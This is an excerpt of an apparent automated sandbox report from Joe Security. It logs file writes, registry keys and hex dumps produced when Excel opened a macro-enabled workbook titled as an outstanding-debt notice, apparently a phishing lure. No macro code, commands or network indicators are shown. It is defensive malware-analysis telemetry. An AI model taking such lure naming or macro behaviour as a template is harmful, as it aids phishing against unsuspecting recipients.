C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 4e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.N....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	5c 57 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	\W....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 4a 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	.J....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ac 3c 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	.<....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 57 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	xW....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 59 00 00 78 47 00 00 ff ff ff ff 0f 00 00 00	xY..xG.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 a0 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	44 a7 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	D....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	54 b5 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	T....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	..

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9FDE0000	569	479	c4 55 cb 6e db 30 10 bc 17 e8 3f 08 bc 16 22 9d 14 08 8a c2 72 0e 79 1c db 00 49 3e 80 26 d7 12 6d 8a 24 48 c6 b1 ff be 4b da b1 1b c3 b6 24 24 40 2e 7a 51 3b b3 33 5c 70 c6 d7 ab 56 17 4b f0 41 59 53 91 0b 3a 22 05 18 61 a5 32 75 45 9e 9f ee cb 5f a4 08 91 1b c9 b5 35 50 91 35 04 72 3d f9 fe 6d fc b4 76 10 0a ac 36 a1 22 4d 8c ee 37 63 41 34 d0 f2 40 ad 03 83 2b 33 eb 5b 1e f1 d5 d7 cc 71 b1 e0 35 b0 cb d1 e8 8a 09 6b 22 98 58 c6 84 41 26 e3 5b 98 f1 17 1d 8b bb 15 7e de 74 32 55 86 14 37 9b ff 12 55 45 b8 73 5a 09 1e b1 51 b6 34 f2 80 a4 b4 b3 99 12 20 ad 78 69 11 9a 06 e7 81 cb d0 00 c4 56 53 e7 15 32 fa 47 88 11 85 05 c2 8e 72 7a d0 61 18 e9 56 15 c5 ca dc 58 68 94 0b 3f 50 fa 09 86 b4 72 5a d5 e9 ba b9 ab 0f ea 54 9b dc 9c 3b a8 13 d5 5f dc 41 af 24	.U.n.0....?..."".....r.y...I>.& ..m.$H....K.....$$@.zQ;.3\p ... V.K.AYS..:"..a.2uE...._..... 5 P.5.r=..m..v...6."M..7cA4.. @...+3. [.....q..5.....k".X..A&.[.......~.t2U..7...UE.sZ...Q.4. ..... .xi.....VS..2.G.... ..rz.a..V....Xh..?P....rZ..... ..T...;..._.A.$	success or wait	24	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\9FDE0000	1048	2	03 00	..	success or wait	25	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\9FDE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 a6 b5 fb bc e1 01 00 00 2a 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9FDE0000	7664	4096	ec 5d 09 60 5b c5 99 9e 27 29 b6 a3 44 46 76 9c 10 12 13 14 1b 88 73 c8 79 3a 2c cb 04 83 75 da 01 1b 87 38 24 29 18 62 d9 56 82 89 6d 09 49 ce 41 1a a2 24 1c 29 57 29 b0 94 52 4a 09 34 05 da 42 09 d0 b2 ed 6e 8b c9 76 bb 6c 37 dd 42 a1 5d 7a 2c 81 1e db 96 5d da 74 97 ee 76 bb 0b da ef 9f 79 23 3d 2b b2 2d 3b f4 a0 cb 38 9f e6 7f ff fc f3 cf f1 66 e6 fd 73 bc 97 17 be 55 f1 da c1 c3 0b 5e 67 79 ee 3c 66 64 ef 64 66 b2 12 1d 5f 01 4d e0 ce ca 98 01 84 11 78 27 93 c9 70 1e 7e 40 be ef de 43 35 f0 36 f2 5a 8a fb 36 0f 30 01 33 00 ba e7 65 c0 6c 60 26 60 06 66 01 16 a0 12 28 07 4e 01 ac 40 05 30 07 a8 06 aa 80 b9 c0 a9 c0 12 60 3e 70 1a b0 00 58 08 9c 0e ac 00 16 01 67 00 36 60 31 50 03 d4 02 67 02 67 01 67 03 75 00 b5 ab a5 f0 97 01 cb 01 3b e0 02 ea 81 95	.].`[...')..DFv.....s.y:,... u....8$).b.V..m.l.A..$.)W).. RJ.4..B....n..v.l7.B.]z,....].t. .v.....y#=+.-;...8.....f..s ....U.....^gy.<fd.df..._.M.... ...x'..p.~@...C5.6.Z..6.0.3... e.l`&`.f....(.N..@.0..... `>p...X.....g.6`1P...g.g.g.u .....;.....	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\9FDE0000	16945	65536	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff e1 00 5a 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 05 03 01 00 05 00 00 00 01 00 00 00 4a 03 03 00 01 00 00 00 01 00 00 00 00 51 10 00 01 00 00 00 01 01 00 00 00 51 11 00 04 00 00 00 01 00 00 0e c4 51 12 00 04 00 00 00 01 00 00 0e c4 00 00 00 00 00 01 86 a0 00 00 b1 8f ff db 00 43 00 02 01 01 02 01 01 02 02 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 08 0c 0c 0c 0c

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9FDE0000	115767	1871	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a6 b5 fb bc e1 01 00 00 2a 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 30 5f 89 c9 48 01 00 00 4d 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b8 6d 95 b9 45 02 00 00 44 04 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.....*..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.0_..H...M... .....@...xl/_rels/wor kbook.xml.relsPK..-.....!. .m..E...D..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$Outstanding-Debt-610716193-05042021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F67F526	WriteFile
C:\Users\user\Desktop\~$Outstanding-Debt-610716193-05042021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00 20 00 20

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\50EE0000	569	479	c4 55 cb 6e db 30 10 bc 17 e8 3f 08 bc 16 22 9d 14 08 8a c2 72 0e 79 1c db 00 49 3e 80 26 d7 12 6d 8a 24 48 c6 b1 ff be 4b da b1 1b c3 b6 24 24 40 2e 7a 51 3b b3 33 5c 70 c6 d7 ab 56 17 4b f0 41 59 53 91 0b 3a 22 05 18 61 a5 32 75 45 9e 9f ee cb 5f a4 08 91 1b c9 b5 35 50 91 35 04 72 3d f9 fe 6d fc b4 76 10 0a ac 36 a1 22 4d 8c ee 37 63 41 34 d0 f2 40 ad 03 83 2b 33 eb 5b 1e f1 d5 d7 cc 71 b1 e0 35 b0 cb d1 e8 8a 09 6b 22 98 58 c6 84 41 26 e3 5b 98 f1 17 1d 8b bb 15 7e de 74 32 55 86 14 37 9b ff 12 55 45 b8 73 5a 09 1e b1 51 b6 34 f2 80 a4 b4 b3 99 12 20 ad 78 69 11 9a 06 e7 81 cb d0 00 c4 56 53 e7 15 32 fa 47 88 11 85 05 c2 8e 72 7a d0 61 18 e9 56 15 c5 ca dc 58 68 94 0b 3f 50 fa 09 86 b4 72 5a d5 e9 ba b9 ab 0f ea 54 9b dc 9c 3b a8 13 d5 5f dc 41 af 24	.U.n.0....?..."".....r.y...I>.& ..m.$H....K.....$$@.zQ;.3\p ... V.K.AYS..:"..a.2uE...._..... 5 P.5.r=..m..v...6."M..7cA4.. @...+3. [.....q..5.....k".X..A&.[.......~.t2U..7...UE.sZ...Q.4. ..... .xi.....VS..2.G.... ..rz.a..V....Xh..?P....rZ..... ..T...;..._.A.$	success or wait	24	7FEEAC59AC0	unknown
C:\Users\user\Desktop\50EE0000	1048	2	03 00	..	success or wait	25	7FEEAC59AC0	unknown
C:\Users\user\Desktop\50EE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 a6 b5 fb bc e1 01 00 00 2a 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\50EE0000	7664	4096	ec 5d 09 60 5b c5 99 9e f7 a4 d8 8e 12 19 39 71 42 48 4c 50 6c 20 ce 21 e7 e9 b0 2c 13 0c 96 64 c9 0e d8 38 d8 21 49 c1 10 cb b6 12 4c 6c cb 48 72 0e d2 10 25 e1 48 b9 4a 81 65 29 a5 94 40 53 a0 2d 94 00 2d 3d b6 c5 64 bb 5d b6 9b 6e a1 d0 2e 3d 96 40 8f 6d cb 2e 6d ba 4b 77 bb dd 05 ed f7 cf bc 91 9e 15 d9 96 1d 7a b0 cb 38 9f e6 7f ff fc f3 cf f1 66 e6 fd 73 bc 97 17 be 5d f6 da c1 c3 0b 5f 67 39 ee 3c 66 62 ef a4 67 b2 22 03 5f 01 4d e0 ce c6 98 0a c2 04 bc 93 4e a7 39 0f 3f 20 df 77 ef a1 1a 78 1b 79 2d c6 7d 9b 0f 98 81 19 00 dd f3 12 60 36 30 13 b0 00 b3 00 2b 30 07 28 05 4e 01 6c 40 19 30 17 a8 00 ca 81 79 c0 a9 c0 52 60 01 70 1a b0 10 58 04 9c 0e ac 04 16 03 67 00 76 60 09 50 09 54 01 67 02 67 01 67 03 d5 00 b5 ab 65 f0 97 03 2b 00 07 e0 06 6a 80	.].`[.....9qBHLPl .!...,.. .d...8.!I.....Ll.Hr...%.H.J.e) ..@S.-..- =..d.]..n...=.@.m..m. Kw.....z..8.....f.. s....]....._g9.<fb..g.".._.M... .....N.9.? .w...x.y-.}..... ..`60.....+0.(.N.l@.0.....y... R`.p...X.....g.v`.P.T.g.g.g. ....e...+....j.	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\Desktop\50EE0000	16938	65536	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff e1 00 5a 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 05 03 01 00 05 00 00 00 01 00 00 00 4a 03 03 00 01 00 00 00 01 00 00 00 00 51 10 00 01 00 00 00 01 01 00 00 00 51 11 00 04 00 00 00 01 00 00 0e c4 51 12 00 04 00 00 00 01 00 00 0e c4 00 00 00 00 00 01 86 a0 00 00 b1 8f ff db 00 43 00 02 01 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 08 0c 0c 0c 0c

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\50EE0000	115760	1871	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a6 b5 fb bc e1 01 00 00 2a 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 30 5f 89 c9 48 01 00 00 4d 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b8 6d 95 b9 45 02 00 00 44 04 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.....*..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.0_..H...M... .....@...xl/_rels/wor kbook.xml.relsPK..-.....!. .m..E...D..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\903675BA.jpg	0	65536	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Outstanding-Debt-610716193-05042021.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Outstanding-Debt-610716193-05042021.xlsm	0	8	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDD64	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE8C	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDF48	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE022	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE0BE	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEAC59AC0	unknown

Copyright Joe Security LLC 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	3	7FEEAC59AC0	unknown

Copyright Joe Security LLC 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
